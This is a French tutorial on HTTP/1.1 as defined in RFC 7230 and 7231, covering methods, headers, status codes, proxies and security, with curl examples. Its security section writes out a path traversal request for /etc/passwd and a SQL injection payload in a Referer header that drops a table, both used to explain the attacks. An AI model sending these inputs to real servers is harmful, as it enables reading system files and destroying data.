notamment pour la syntaxe des en-têtes (Name: value). HTTP emprunte aussi à [MIME](#) par exemple pour indiquer le type des ressources (texte, image, etc.).

Le cas le plus simple en HTTP est la récupération d'une ressource par une requête GET. En voici un exemple, affiché par le client HTTP [curl](#) dont l'option -v permet de visualiser les requêtes et les réponses. Le client envoie la ligne GET suivie du chemin de la ressource sur le serveur, le serveur répond par une ligne de statut, commençant par le fameux code à trois chiffres (ici, 200). Client et serveur peuvent et, dans certains cas, doivent, ajouter des en-têtes précisant leur message :

```
% curl -v http://www.bortzmeyer.org/files/exemple-de-contenu.txt
```

Requête envoyée :

```
> GET /files/exemple-de-contenu.txt HTTP/1.1
> User-Agent: curl/7.26.0
> Host: www.bortzmeyer.org
> Accept: /*
>
```

Réponse reçue :

```
< HTTP/1.1 200 OK
< Date: Thu, 29 May 2014 16:35:44 GMT
< Server: Apache/2.2.22 (Debian)
< Last-Modified: Fri, 11 Nov 2011 18:05:17 GMT
< ETag: "4149d-88-4b1795d0af140"
< Accept-Ranges: bytes
< Content-Length: 136
< Vary: Accept-Encoding
< Link: rel="license"; title="GFDL"; href="http://www.gnu.org/copyleft/fdl.html"
< Content-Type: text/plain; charset=UTF-8

[Fin des en-têtes, le contenu de la ressource suit]
```

C'est juste un exemple de texte ("contenu"), rien de particulier. Il est uniquement en ASCII, pour contourner les histoires d'encodage.

Ceci était le cas le plus simple : HTTP permet des choses bien plus compliquées. Ici, pour une page en [HTML](#) avec davantage de champs dans la réponse :

```
% curl -v http://www.hackersrepublic.org/
```

Résultat :

```
> GET / HTTP/1.1
> User-Agent: curl/7.26.0
> Host: www.hackersrepublic.org
> Accept: /*
>
< HTTP/1.1 200 OK
< Server: Apache/2.4.6
< X-Powered-By: PHP/5.4.4-14+deb7u9
< X-Drupal-Cache: HIT
< Content-Language: french
< X-Generator: Drupal 7 (http://drupal.org)
< Cache-Control: public, max-age=0
< Expires: Sun, 19 Nov 1978 05:00:00 GMT
< Etag: "1401374100-0-gzip"
< Last-Modified: Thu, 29 May 2014 14:35:00 GMT
< Content-Type: text/html; charset=utf-8
< Vary: Cookie,Accept-Encoding
< Transfer-Encoding: chunked
< Date: Thu, 29 May 2014 16:37:15 GMT
< Connection: keep-alive
< Via: 1.1 varnish
< Age: 0
<
...
<!DOCTYPE html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta charset="utf-8" />
<link rel="apple-touch-icon-precomposed" href="http://www.hackersrepublic.org/sites/all/modules/touch_icons/apple-touch-icon-precomposed.png" type="image/png" />
```

```

<link rel="apple-touch-icon" href="http://www.hackersrepublic.org/sites/all/modules/touch_icons/apple-touch-icon.png" type="image/png" />
<meta name="viewport" content="width=device-width" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
...

```

2.2. Intermédiaires HTTP

- Proxy
- Reverse Proxy
- Tunnels

Une des complications possibles est la présence d'intermédiaires. HTTP permet des relais des passerelles et des [tunnels](#).

Le relais (proxy) est du côté du client, souvent choisi par lui, et transmet les requêtes, après avoir appliqué certains traitements, comme le filtrage de la publicité, la censure, ou bien la mise en [cache](#) (cf. [RFC 7234](#)) des ressources souvent demandées, pour accélérer les requêtes suivantes (c'est par exemple la principale fonction de l'excellent logiciel [Squid](#)) et c'est un excellent moyen d'économiser de la capacité réseau, particulièrement lorsqu'on est connecté par des lignes lentes).

Lorsque le relais n'est pas explicitement choisi par le client, on parle de **transparent proxy** ([RFC 1919](#) et [RFC 3040](#)). Ils servent typiquement à restreindre les services auquel un utilisateur captif peut accéder.

La passerelle (gateway, également nommée reverse proxy, et qu'il ne faut pas confondre avec celle décrite plus haut qui fait la conversion entre HTTP et un autre protocole) est, au contraire, proche du serveur, choisie par lui, et fournit des services comme la [répartition de charge](#) ou comme la mémorisation des réponses, pour aller plus vite la prochaine fois (c'est par exemple le rôle du logiciel [Varnish](#) dont vous avez vu la présence signalée par l'en-tête `Via:` dans l'exemple précédent).

Enfin, le **tunnel** assure juste une transmission des octets d'un point à un autre. Il est surtout utilisé pour le cas où la communication est [chiffrée](#) par [TLS](#) mais que le client et le serveur ne peuvent pas se parler directement.

2.3. Composantes du WWW

Le [World-Wide Web](#) repose sur trois piliers,

- le protocole HTTP, présenté ici,
- le langage [HTML](#),
- et les adresses des ressources, les [URI](#), normalisées dans le [RFC 3986](#).

3. Plans (scheme) d'URI HTTP

HTTP utilise deux plans (scheme) d'URI,

- `http:`
- et `https:`

Le plan `http:` est spécifique à [TCP](#), bien que HTTP ait juste besoin d'un canal fiable et ne se serve pas des autres fonctions de TCP.

L'[adresse IP](#) de la (ou des) machine(s) est typiquement trouvée dans le [DNS](#). Ainsi, ce blog est en `http://www.bortzmeyer.org/` ce qui veut dire qu'il faudra faire une requête DNS pour le nom `www.bortzmeyer.org` (`http://www.bortzmeyer.org/` est un URI, `www.bortzmeyer.org` est un [nom de domaine](#)). Le [port](#) par défaut est le bien connu 80.

Le plan `https:` est pour les connexions HTTP sécurisées avec [TLS](#) (le petit cadenas du navigateur Web...) Le port est alors le 443. TLS est normalisé dans le [RFC 5246](#).

4. Format des messages HTTP

Le format des messages est :

- Une ligne de départ,
- puis une syntaxe inspirée de l'IMF du [RFC 5322](#), avec ses champs « Nom: valeur »,
- puis une ligne vide puis un corps optionnel.

Le récepteur va en général lire la ligne de départ, puis lire les en-têtes en les mettant dans un [dictionnaire](#), puis, si l'analyse de ces données montre qu'un corps peut être présent, le récepteur va lire le corps pour la quantité d'octets indiquée, ou bien jusqu'à la coupure de la connexion.

La ligne de départ est la seule dont la syntaxe est différente entre les requêtes et les réponses.

Pour une requête, on trouve une **méthode** (la liste des méthodes possibles est dans le RFC 7231), une cible, puis la version HTTP.

Pour la réponse, on a la version HTTP, le **code de retour** (les fameux trois chiffres), et une raison exprimée en langue naturelle. Voici un exemple avec `curl`, où on récupère une ressource existante, avec la méthode GET et on a le code de retour 200 (succès) :

```
% curl -v http://www_afnic.fr/
```

Résultat :

```
> GET / HTTP/1.1
> User-Agent: curl/7.32.0
> Host: www_afnic.fr
> Accept: /*
>
< HTTP/1.1 200 OK
< Date: Tue, 22 Apr 2014 16:47:34 GMT
< Server: Apache/2.2.3 (Red Hat) DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8e-fips-rhel5
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Content-Type: text/html; charset=utf-8
< Set-Cookie: afnic-prod=m3nc4r10ivltbdkd9qbh6emvr5; path=/
< Transfer-Encoding: chunked
<
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1
-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
...
...
```

Ici, par contre, on essaie de détruire (méthode DELETE) une ressource qui n'existe pas. On a le code de retour 404 (ressource inexistante) :

```
% curl -v -X DELETE http://www_afnic.fr/test
```

Résultat :

```
> DELETE /test HTTP/1.1
> User-Agent: curl/7.32.0
> Host: www_afnic.fr
> Accept: /*
>
< HTTP/1.1 404 Not Found
< Date: Tue, 22 Apr 2014 16:50:16 GMT
< Server: Apache/2.2.3 (Red Hat) DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8e-fips-rhel5
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
...
...
```

Les codes de retour possibles sont décrits en détail dans le RFC 7231 (voir plus bas)

5. Routage des requêtes

Lorsqu'un client HTTP reçoit un URL, qu'en fait-il ? Il va regarder si la ressource correspondant à cet URL est déjà dans sa mémoire et est réutilisable.

Si non, il va regarder s'il doit faire appel à un **relais** (cela dépend de la configuration dudit client).

- Si oui, il se connecte au relais et fait une requête HTTP où l'identificateur de ressource est l'URL complet (absolute form dans le RFC).
- Si non, il extrait le nom du serveur HTTP de l'URL, se connecte à ce serveur, et fait une requête HTTP où l'identificateur de ressource est juste la partie « chemin ». Le champ Host de l'en-tête HTTP vaut le nom du serveur. Le **port** par défaut (s'il n'est pas indiqué dans l'URL) est, comme chacun le sait, 80 (et 443 pour **HTTPS**). Le nom de serveur donné dans l'URL est directement utilisé pour une requête de résolution de noms pour avoir l'adresse.

À noter que le RFC 7230 ne couvre pas l'autre partie du « routage », le fait, pour le serveur, de trouver, pour une cible donnée, la localisation de la ressource demandée.

Les premiers serveurs HTTP avaient un routage très simple : la cible était préfixée par un nom de répertoire configuré dans le serveur, et le tout était interprété comme le chemin d'un fichier sur le serveur. Ainsi, GET /toto.html sur un serveur où le nom de départ était /var/web, servait le fichier /var/web/toto.html.

Aujourd'hui, ce mécanisme de routage existe toujours mais il est accompagné de nombreux autres. À noter que, depuis la création du concept de **virtual host**, le serveur HTTP commence par chercher le virtual host, en utilisant le champ `Host:` pour le routage.

6. Gestion des connexions

HTTP n'a pas besoin de grand'chose de la part du protocole de **transport** sous-jacent : juste une connexion fiable, où les octets sont reçus dans l'ordre envoyé. **TCP** convient à ce cahier des charges et c'est le protocole de transport utilisé lorsque l'URL est de plan `http:` ou `https:`.

L'établissement d'une connexion TCP prenant un certain temps (la fameuse [triple poignée de mains](#)), il est logique que les connexions soient persistantes et réutilisables.

Un client HTTP peut aussi avoir plusieurs connexions TCP ouvertes simultanément vers le même serveur mais le RFC lui impose de limiter leur nombre. (Ce parallélisme est utile pour éviter qu'une courte requête, par exemple pour une [feuille de style](#) soit bloquée par un gros téléchargement.)

7. Requêtes, réponses et ressources

- Un message HTTP est soit une requête, soit une réponse.
- Requête ou réponse sont composées d'une première ligne, puis d'une série de champs (formant l'en-tête de la requête ou de la réponse) et éventuellement d'un corps.
- **La première ligne d'une requête est une méthode** (comme GET), qui donne le sens principal de la requête (l'en-tête pouvant légèrement modifier cette sémantique) et ses paramètres,
- **la première ligne d'une réponse est surtout composée d'un code de retour**, les fameux trois chiffres.

Les méthodes des requêtes (comme GET ou POST) agissent sur des **ressources**.

7.1. Ressources HTTP

La ressource, vous l'avez vu, est une notion assez abstraite. On ne peut interagir avec elle que via l'étroite interface de HTTP, sans savoir comment le serveur à l'autre bout gère les ressources (fichier ? extraction dynamique d'une base de données ? autre processus ?). Cette abstraction est à la base du principe « **REST** ». Mais la ressource a une **représentation**, qui est une suite d'octets, quelque chose de concret, donc. Une même ressource peut avoir plusieurs représentations. Un exemple simple est celui où la ressource est une image et où il y a une représentation en **JPEG**, une en **PNG**, etc. Les différentes représentations seront des suites d'octets complètement différentes les unes des autres alors qu'elles représenteront « la même » image.

Le choix de la représentation est fait par le mécanisme dit de « [négociation du contenu](#) ».

Les représentations sont étiquetées avec un type de média (dit aussi **type MIME**) à la syntaxe bien connue « type/sous-type » comme `image/png`. En plus du type et du sous-type, ils peuvent contenir des paramètres comme le `charset` (terme impropre car c'est en fait un `encodage`), `charsets` qui sont [enregistrés à l'IANA](#), suivant le [RFC 2978](#). Le tout est mis dans le champ `Content-type:` comme, par exemple :

```
Content-Type: text/html; charset=UTF-8
```

Malheureusement, les serveurs HTTP ne sont pas toujours correctement configurés et les étiquettes de type/sous-type peuvent être incorrectes. Certains navigateurs Web tentent de résoudre le problème en analysant la représentation (ce qu'on nomme le « **content sniffing** ») mais cette pratique, peu fiable, est déconseillée, notamment pour des raisons de sécurité (il existe des logiciels malveillants encodés de façon à sembler une image **GIF** pour certains logiciels et un exécutable **Windows** pour d'autres).

Outre ce type/sous-type, la représentation a d'autres métadonnées. Par exemple, on peut indiquer une **langue**, soit dans la requête (la langue qu'on veut), soit dans la réponse (la langue obtenue). La langue est codée par une [étiquette de langue \(RFC 5646\)](#) comme `fr`, `az`, `Arab` ou `en-AU`. En pratique, demander des langues spécifiques n'a guère d'intérêt car [la qualité de la traduction n'est pas prise en compte](#). Si je préfère le français, mais que je peux lire l'anglais, une demande dans cet ordre me donnera surtout des pages Web mal traduites en français.

7.2. Méthodes HTTP

Certaines méthodes sont sûres, c'est-à-dire qu'elles sont en lecture seule : elles ne modifient pas les ressources sur le serveur. On peut donc les utiliser sans modération. Les méthodes peuvent être **idempotentes**, c'est-à-dire que leur application répétée produit un résultat identique à une application unique. **Toute méthode sûre est idempotente (puisque elle ne change pas la ressource) mais l'inverse n'est pas vrai.** Enfin, certaines méthodes sont qualifiées de « cachables » (désolé pour l'affreux terme, et qui est faux en plus car il ne s'agit pas de dissimuler quoi que ce soit, c'est une allusion aux [caches dans les réseaux](#)). Les réponses peuvent potentiellement être gardées en mémoire pour resservir. **Toutes les méthodes sûres sont cachables.**

Méthode GET

La reine des méthodes, la première définie, la plus courante est évidemment GET. C'est la méthode par défaut de la plupart des clients (par exemple, avec [curl](#), c'est celle qui sera utilisée si on ne met pas l'option `-X/--request`).

Elle demande au serveur d'envoyer une représentation de la ressource indiquée. Dans le cas du serveur HTTP le plus simple, les URI sont traduits en noms de fichiers locaux (et la syntaxe des URI reflète la syntaxe des noms de fichiers [Unix](#)) et ces fichiers sont alors simplement envoyés au client. Mais on peut mettre en œuvre GET de bien d'autres façons. **GET est sûre et donc idempotente et cachable.**

Méthode HEAD

Utilisée surtout pour le déboguage, **la méthode HEAD** ne transfère pas la représentation, mais uniquement le code de retour et les en-têtes de la réponse. Cela permet de tester un serveur sans épuiser la [capacité réseau](#), par exemple dans un programme de vérification de liens. **HEAD est sûre et donc idempotente et cachable.** (Attention, certaines applications Web boguées renvoient un code de succès alors même qu'elles ont un problème ; pour vérifier le bon fonctionnement d'une telle application, il faut faire un GET et analyser le contenu, comme avec les options `-r` ou `-s` du [check_http](#) des [plugins Nagios](#).)

Méthode POST

Au contraire, **POST n'est pas sûre** : elle demande qu'on traite le contenu de la requête (avec GET, la requête n'a pas de contenu, juste l'en-tête) dans le cadre d'une ressource donnée. Son utilisation la plus connue est le cas où la ressource visée est un [formulaire](#) et où la requête contient les valeurs qui vont être placées dans les champs. **Dans certains cas, POST est cachable (mais, en pratique, peu de logiciels de cache en profitent).**

Méthode PUT

Plus radical, **PUT remplace la ressource par le contenu de la requête (ou bien crée une ressource si elle n'existe pas déjà).**

Elle n'est évidemment pas sûre mais elle est idempotente (le résultat, qu'on applique la requête une fois ou N fois, sera toujours une ressource dont la représentation est le contenu de la requête).

Méthode PUT et POST

Le code de retour (voir plus bas) sera différent selon que la ressource a été créée ou simplement remplacée.

- Dans le premier cas, le client récupérera un 201,
- dans le second un 200.

PUT et POST sont souvent confondus et on voit souvent des [API REST](#) qui utilisent POST (plus courant et plus connu des développeurs) pour ce qui devrait être fait avec PUT.

La différence est pourtant claire : **avec un PUT, la ressource sur le serveur est remplacée (PUT est donc idempotente), alors qu'avec POST elle est modifiée pour intégrer les données envoyées dans le corps du POST.**

Voici un exemple de PUT avec l'option -T de curl (qui indique le fichier à charger) :

```
% curl -v -T test.txt http://www.example.net/data/test.txt
```

Résultat :

```
> PUT /data/test.txt HTTP/1.1
> User-Agent: curl/7.37.0
> Host: www.example.net
> Accept: /*
> Content-Length: 7731
...
< HTTP/1.1 201 Created
< Server: nginx/1.6.0
```

```
< Date: Fri, 30 May 2014 20:38:36 GMT
< Content-Length: 0
< Location: http://www.example.net/data/test.txt
```

(Le serveur nginx était configuré avec `dav_methods PUT;`.)

Méthode DELETE

La méthode DELETE permet de supprimer une ressource stockée sur le serveur, comme le ferait le `rm` sur Unix.

Méthode CONNECT

La méthode CONNECT est un peu particulière car elle n'agit pas réellement sur une ressource distante : elle dit au serveur de créer un [tunnel](#)) vers une destination indiquée en paramètre et de relayer ensuite les données vers cette destination. Elle sert lorsqu'on parle à un relais Web et qu'on veut [chiffrer](#) le trafic de bout en bout avec [TLS](#).

Par exemple :

```
CONNECT server.example.com:443 HTTP/1.1
Host: server.example.com:443
```

va se connecter au port 443 de server.example.com.

Méthodes OPTIONS et TRACE

Restent les méthodes OPTIONS et TRACE qui servent pour l'auto-découverte et le déboguage. Rarement mises en œuvre et encore plus rarement activées, vous trouverez peu de serveurs HTTP qui les gèrent.

7.3. En-têtes des requêtes

Ces en-têtes permettent au client HTTP d'envoyer plus de détails au serveur, précisant la requête.

D'abord, les en-têtes de **contrôle**. Ce sont ceux qui permettent de diriger le traitement de la requête par le serveur. Le plus connu est `Host:`, défini dans le RFC 7230.

- En-têtes des requêtes conditionnelles
- En-têtes de [négociation de contenu](#)
- En-têtes de langues
- En-têtes d'[authentification](#)

Relevons une dernière catégorie d'en-têtes qui est représentée par les en-têtes de **contexte**, qui donnent au serveur quelques informations sur son client.

Ils sont trois,

- `From:` qui contient l'adresse de [courrier électronique](#) de l'utilisateur. Il n'est guère utilisé que par les [robots](#), pour indiquer une adresse à laquelle se plaindre si le robot se comporte mal. En effet, son envoi systématique poserait des gros problèmes de protection de la [vie privée](#).
- Le [deuxième en-tête de cette catégorie](#) est `Referer:` qui indique l'[URI](#) où le client a obtenu les coordonnées de la ressource qu'il demande. (À noter que le nom est une coquille ; en anglais, on écrit `referrer`.) Si je visite l'article de Wikipédia sur le [Chaperon Rouge](#) et que j'y trouve un lien vers <http://www.example.org/tales/redridinghood.html>, lors de la connexion au serveur www.example.org, le navigateur enverra :

```
Referer: http://fr.wikipedia.org/wiki/Le_Petit_Chaperon_rouge
```

Cet en-tête pose lui aussi des problèmes de vie privée. Il peut renseigner le serveur sur l'historique de navigation, les requêtes effectuées dans un [moteur de recherche](#), etc. Notamment, le navigateur ne doit pas envoyer cet en-tête si l'URI de départ était local, par exemple de plan file::.

- Enfin, `User-Agent:`, le troisième en-tête de contexte, permet d'indiquer le logiciel du client et son numéro de version. Comme certains sites Web, stupidement, lisent cet en-tête et adaptent leur contenu au navigateur (une violation hérétique des principes du Web), les navigateurs se sont mis à mentir de plus en plus, comme le raconte [une jolie histoire](#). Par exemple, le navigateur que j'utilise en ce moment envoie :

```
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:29.0) Gecko/20100101 Firefox/29.0 Iceweasel/29.0.1
```

(Au passage, si vous voulez voir tout ce que votre navigateur envoie, vous pouvez essayer [ce service](#).)

Si vous utilisez [Apache](#), et que vous voulez conserver, dans le [journal](#), la valeur de certains en-têtes rigolos, Apache permet de le faire pour n'importe quel en-tête. Ainsi :

```
LogFormat "[%h]:%{remote}p %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %v" combinedv6
```

va enregistrer le Referer: et le User-Agent: ce qui donnera :

```
[2001:db8:22::864:89]:37127 - - [12/Jun/2014:10:09:17 +0200] "GET /greylisting.html HTTP/1.1" 200 3642 "http://fr.wikipedia.org/wiki/Greylisting" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.152 Safari/537.36" www.bortzmeyer.org
```

7.4. Codes de retour

On a déjà parlé du **code de retour** HTTP, les fameux trois chiffres qui indiquent si la requête a réussi ou pas. La section 6 le décrit plus en profondeur. Ce code est composé d'une classe, indiquée par le premier chiffre, et d'un code particulier dans les deux chiffres suivants. Des nouveaux codes sont régulièrement créés et un client HTTP doit donc se préparer à rencontrer de temps en temps des codes inconnus. En revanche, le nombre de classes est fixe. Ce sont :

1xx

- 1xx : codes informatifs indiquant que la requête a été reçue mais le travail demandé n'est pas encore terminé (par exemple 100 qui signifie « patientez deux secondes, ça arrive » ou 101 lorsqu'on utilise [WebSocket](#)).

2xx

- 2xx : la requête est un succès (le code le plus fréquent est 200 « tout va bien, voici ta réponse » mais il y en a plusieurs autres comme 201 indiquant que la ressource n'existe pas mais a été créée avec succès, par exemple par un PUT).

3xx

- 3xx : codes de redirection, indiquant que le client va devoir aller voir ailleurs pour terminer sa requête (300 pour indiquer qu'il y a plusieurs choix possibles et que le client doit se décider). 301 et 302 permettent désormais de changer la méthode utilisée (POST en GET par exemple) 307 et 308 ne le permettent pas. 301 et 308 sont des redirections permanentes (le navigateur Web peut changer ses signets#Navigation_internet), les autres sont temporaires. Si vous utilisez Apache, la directive Redirect permet de faire des 301 (Redirect temp) ou des 302 (Redirect permanent), pour les autres, il faut indiquer explicitement le code (cf. [la documentation](#)). Attention à bien détecter les boucles (redirection vers un site qui redirige...)

4xx

- 4xx : erreur située du côté du client, qui doit donc changer sa requête avant de réessayer. C'est par exemple le fameux 404, « ressource non trouvée » ou le non moins célèbre 403 « accès interdit ». À noter que, si vous êtes administrateur d'un serveur et que vous savez que la ressource a définitivement disparu, vous pouvez envoyer un 410, qui indique une absence définitive (Redirect gone /PATH dans [Apache](#), au lieu d'un simple Redirect mais ce n'est pas forcément respecté.) Ah, et si vous voyez un 402, sortez vos bitcoins, cela veut dire *Payment required*.

5xx

- 5xx : erreur située du côté du serveur, le client peut donc essayer une requête identique un peu plus tard (c'est par exemple le 500, « erreur générique dans le serveur » lorsque le programme qui produisait les données s'est planté pour une raison ou l'autre).

La liste complète des codes enregistrés (rappelez-vous qu'elle est parfois allongée) est [stockée à l'IANA](#) mais c'est plus rigolo de regarder la fameuse page des [codes HTTP représentés par des chats](#), où les images ont été très bien choisies (ce sont des images de cette collection qui sont affichées par ce blog en cas d'erreur). Il existe aussi [une page équivalente](#) avec des chiens.

7.5. En-têtes de réponse

Derrière la première ligne de la réponse, celle qui contient ce code de retour en trois chiffres, les en-têtes de réponse. La section 7 du RFC les décrit en détail. Là encore, plusieurs catégories.

Contrôle

La première est celle du **contrôle**. C'est le cas de `Date:` qui indique date et heure du serveur. Le format de cette information est un sous-ensemble de celui du [RFC 5322](#) (et, hélas, pas du [RFC 3339](#), bien plus simple et lisible). À noter qu'on trouve parfois des serveurs utilisant d'autres formats : c'était mal spécifié au début de HTTP. Un exemple avec le format recommandé :

```
% curl -v http://www.hackersrepublic.org/
```

Résultat :

```
< HTTP/1.0 200 OK
< Server: Apache/2.4.6
< Date: Sat, 14 Jun 2014 12:11:19 GMT
```

`Location:` sert en cas de redirection à indiquer le nouvel URI. Par exemple :

```
% curl -v http://www.bortzmeyer.org/eustathius-test-grammars.html
...
> GET http://www.bortzmeyer.org/eustathius-test-grammars.html HTTP/1.1
```

Résultat :

```
< HTTP/1.0 301 Moved Permanently
< Date: Sat, 14 Jun 2014 12:13:21 GMT
< Location: http://www.bortzmeyer.org/eustathius-test-grammars.html
```

(Redirection mise en place suite à une coquille dans le lien depuis un site important.)

Le champ `Vary:` est plus subtil. Il indique de quels paramètres de la requête dépend le résultat obtenu. C'est indispensable pour les caches : si une réponse varie selon, mettons, la `langue` demandée, un autre client qui demande une autre langue ne doit pas recevoir le même contenu, même si l'URL est identique. Un cache Web doit donc utiliser comme clé d'une ressource, non pas l'URL seul mais la combinaison de l'URL et du contenu de `Vary:`. Voici un exemple sur ce blog, où le format d'image [peut être négocié](#) :

```
% curl -v http://www.bortzmeyer.org/images/nat66
```

Résultat :

```
> GET /images/nat66 HTTP/1.1
> Accept: /*
...
< HTTP/1.1 200 OK
< Content-Location: nat66.gif
< Vary: negotiate,accept
...
```

C'est la version [GIF](#) qui a été choisie et le `Vary:` indique bien que cela dépendait de l'en-tête `Accept:`.

Validateurs

Deuxième catégorie de réponses, les **validateurs**, comme `Last-Modified:`. Leur utilisation principale est pour des requêtes conditionnelles ultérieures ([RFC 7232](#)). Ainsi, une réponse avec un `Last-Modified:`, indiquant la date de dernier changement, permettra au client de demander plus tard « cette ressource, si elle n'a pas changé depuis telle date », limitant ainsi le débit réseau si la ressource est inchangée. Autre en-tête validateur, `Etag:`, dont la valeur est une étiquette (*entity tag*) identifiant de manière unique une version donnée d'une ressource. Ainsi :

```
% curl -v https://www.laquadrature.net/fr/snowden-terminator-et-nous
```

Résultat :

```
< HTTP/1.1 200 OK
< ETag: "da6e32e8d35ff7cf11f9c83d814b9328"
...
```

La ressource `snowden-terminator-et-nous` de ce serveur est identifiée par l'étiquette `da6e32e8d35ff7cf11f9c83d814b9328` (probablement un condensat [MD5](#)).

Autres catégories des en-têtes de réponse

Il y a deux autres catégories pour les en-têtes de réponse, la troisième comprend les en-têtes utilisées pour l'authentification ([RFC 7235](#)) comme `WWW-Authenticate`. Et la quatrième est composée des en-têtes indiquant le contexte. La plus connue est `Server`: qui indique le(s) logiciel(s) utilisé(s) par le serveur. Par exemple, dans le cas de ce blog (et changeons un peu, utilisons `wget` au lieu de `curl`):

```
% wget --server-response --output-document /dev/null http://www.bortzmeyer.org/
```

Résultat :

```
HTTP/1.1 200 OK
Server: Apache/2.2.22 (Debian)
...
```

7.6. Mises-à-jour des codes et listes HTTP

Toutes ces listes de codes, en-têtes, etc, ne sont pas figées. Régulièrement, de nouveaux RFC les mettent à jour et la version faisant autorité est donc stockée dans un registre à l'[IANA](#). La section 8 rappelle la liste de ces registres :

- Un nouveau [registre pour les méthodes](#) (GET, PUT, etc, le [RFC 7237](#) enregistre formellement les anciennes méthodes). Les éventuelles nouvelles méthodes doivent être génériques, c'est-à-dire s'appliquer à tous les genres de ressources. Lors de l'enregistrement, il faudra préciser si la méthode est idempotente, sûre, etc.
- Un autre [registre pour les codes de retour](#) comme 200 ou 404. L'ajout d'un nouveau code nécessite le processus *IETF review* décrit dans le [RFC 5226](#), section 4.1.
- Encore un autre [pour les en-têtes](#), qu'ils soient dans les requêtes ou dans les réponses. Ce registre est partagé avec d'autres protocoles qui utilisent un format similaire, notamment le [courrier électronique](#). Les procédures sont celles du [RFC 3864](#). Autrefois, il était fréquent de définir des en-têtes sans les enregistrer, en les préfixant d'unX-. Cette pratique a été [abandonnée](#) par le [RFC 6648](#).
- Et enfin un dernier registre [pour le codage du contenu](#) (en fait pas tout à fait le dernier, certains sont omis ici).

8. Sécurité HTTP

8.1. Indications sur la version du logiciel et sécurité

Contrairement à une idée reçue, les indications sur la version du logiciel que transporte cet en-tête ne posent guère de problèmes de sécurité. Les attaquants ne s'y fient pas (ils savent que cet en-tête peut être modifié par l'administrateur du serveur et que, de toute façon, la vulnérabilité n'est pas liée à une version, certains systèmes *patchent* le logiciel mais sans changer le numéro de version) et essaient donc toutes les attaques possibles (le serveur HTTP qui héberge ce blog reçoit souvent des tentatives d'attaques exploitant des failles d'[IIS](#), alors que c'est un [Apache](#) et qu'il l'annonce)

8.2. Autorité des réponses

D'abord la question de l'autorité que fait (ou pas) la réponse. Les problèmes de sécurité surviennent souvent lorsque l'idée que se fait l'utilisateur ne correspond pas à la réalité : c'est le cas par exemple du [hameçonnage](#) où la réponse qui fait autorité, pour HTTP, n'est pas celle que croit l'utilisateur.

Le RFC donne quelques conseils comme de permettre aux utilisateurs d'inspecter facilement l'[URI](#) (ce que ne font pas les utilisateurs et que les navigateurs Web ne facilitent pas, trop occupés à noyer la barre d'adresses, jugée trop technique, au milieu d'autres fonctions).

Mais il peut aussi y avoir des cas où HTTP lui-même est trompé, par exemple si un [empoisonnement DNS](#) ou bien une attaque contre le [routage IP](#) a envoyé le navigateur vers un autre serveur que celui demandé.

8.3. HTTPS

[HTTPS](#) vise à résoudre ces problèmes mais, avec l'expérience qu'on a maintenant de ce service, on peut voir que ce n'est pas si simple en pratique (attaques contre les [AC](#), bogues dans les mises en œuvre de [TLS](#), etc).

Et cela ne résoud pas le problème de l'utilisateur qui suit aveuglément un lien dans un courrier reçu... À noter que HTTP n'a aucun mécanisme d'[intégrité](#), pour se protéger contre une modification du message. Il dépend entièrement des services sous-jacents, TLS dans le cas de HTTPS. Ces services protègent le canal de communication mais pas les messages eux-mêmes, pour lesquels il n'y a pas

de sécurité de bout en bout, encore une sérieuse limite de HTTPS. Même chose pour la [confidentialité](#) (le groupe de travail, après de longues discussions n'a pas réussi à se mettre d'accord sur un texte à inclure au sujet de l'interception des communications HTTP.)

8.4. Attaque basée sur le nom de fichier

D'abord, l'attaque basée sur le nom de fichier. Si un serveur HTTP imprudent transforme directement le chemin dans l'URL en un nom de fichier du système de fichiers local, il peut sans s'en douter donner accès à des endroits non prévus. Par exemple, sur un serveur [Unix](#), lorsque la requête est :

```
GET ../../../../../../etc/passwd HTTP/1.1
```

un serveur mal programmé donnerait accès au fichier (normalement non distribué `/etc/passwd`), car .., sur Unix, désigne le répertoire situé un cran au dessus (et le répertoire courant, si c'est la racine, donc l'attaquant a intérêt à mettre beaucoup de .. pour être sûr d'atteindre la racine avant de redescendre vers `/etc`).

8.5. Attaque par injection de commandes ou de code

Autre attaque possible, l'injection de commandes ou de code. Le contenu du chemin dans l'URL, ou celui des autres paramètres de la requête, ne mérite aucune confiance : il est complètement sous le contrôle du client, qui peut être un attaquant, et qui peut donc inclure des caractères spéciaux, interprétés par un des logiciels qui manipulent ce contenu. Imaginons par exemple que le contenu de l'en-tête `Referer`: soit mis dans une [base de données relationnelle](#) et que le client ait envoyé un en-tête :

```
Referer: http://www.google.com/' ; DROP TABLE Statistics; SELECT'
```

Comme l'[apostrophe](#)) et le [point-virgule](#) sont des caractères spéciaux pour le langage [SQL](#), on pourrait réussir ici une [injection SQL](#) : le code SQL situé entre les deux apostrophes (ici, une destruction de table) sera exécuté. Ces attaques par injection sont bien connues, relativement faciles à empêcher (les données issues de l'extérieur ne doivent pas être passées à un autre logiciel avant désinfection), mais encore fréquentes.

8.6. Vie privée

HTTP soulève aussi plein de questions liées à la [vie privée](#). On sait que le [journal](#) d'un serveur HTTP peut révéler beaucoup de choses. Un serveur cache d'un réseau local, notamment, voit tout le trafic et peut le relier à des utilisateurs individuels. Bref, il faut traiter les journaux sérieusement : ils sont souvent soumis à des [lois de protection de la vie privée](#) (ils contiennent des informations qui sont souvent nominatives comme l'[adresse IP](#) du client HTTP), et ils doivent donc être gérés en accord avec les bonnes pratiques de sécurité (par exemple, lisibles seulement par les administrateurs système). Le RFC7231 recommande qu'on ne journalise pas tout ou que, si on le fait, on « nettoie » les journaux au bout d'un moment (par exemple en retirant l'adresse IP du client ou, tout simplement, en supprimant le journal).

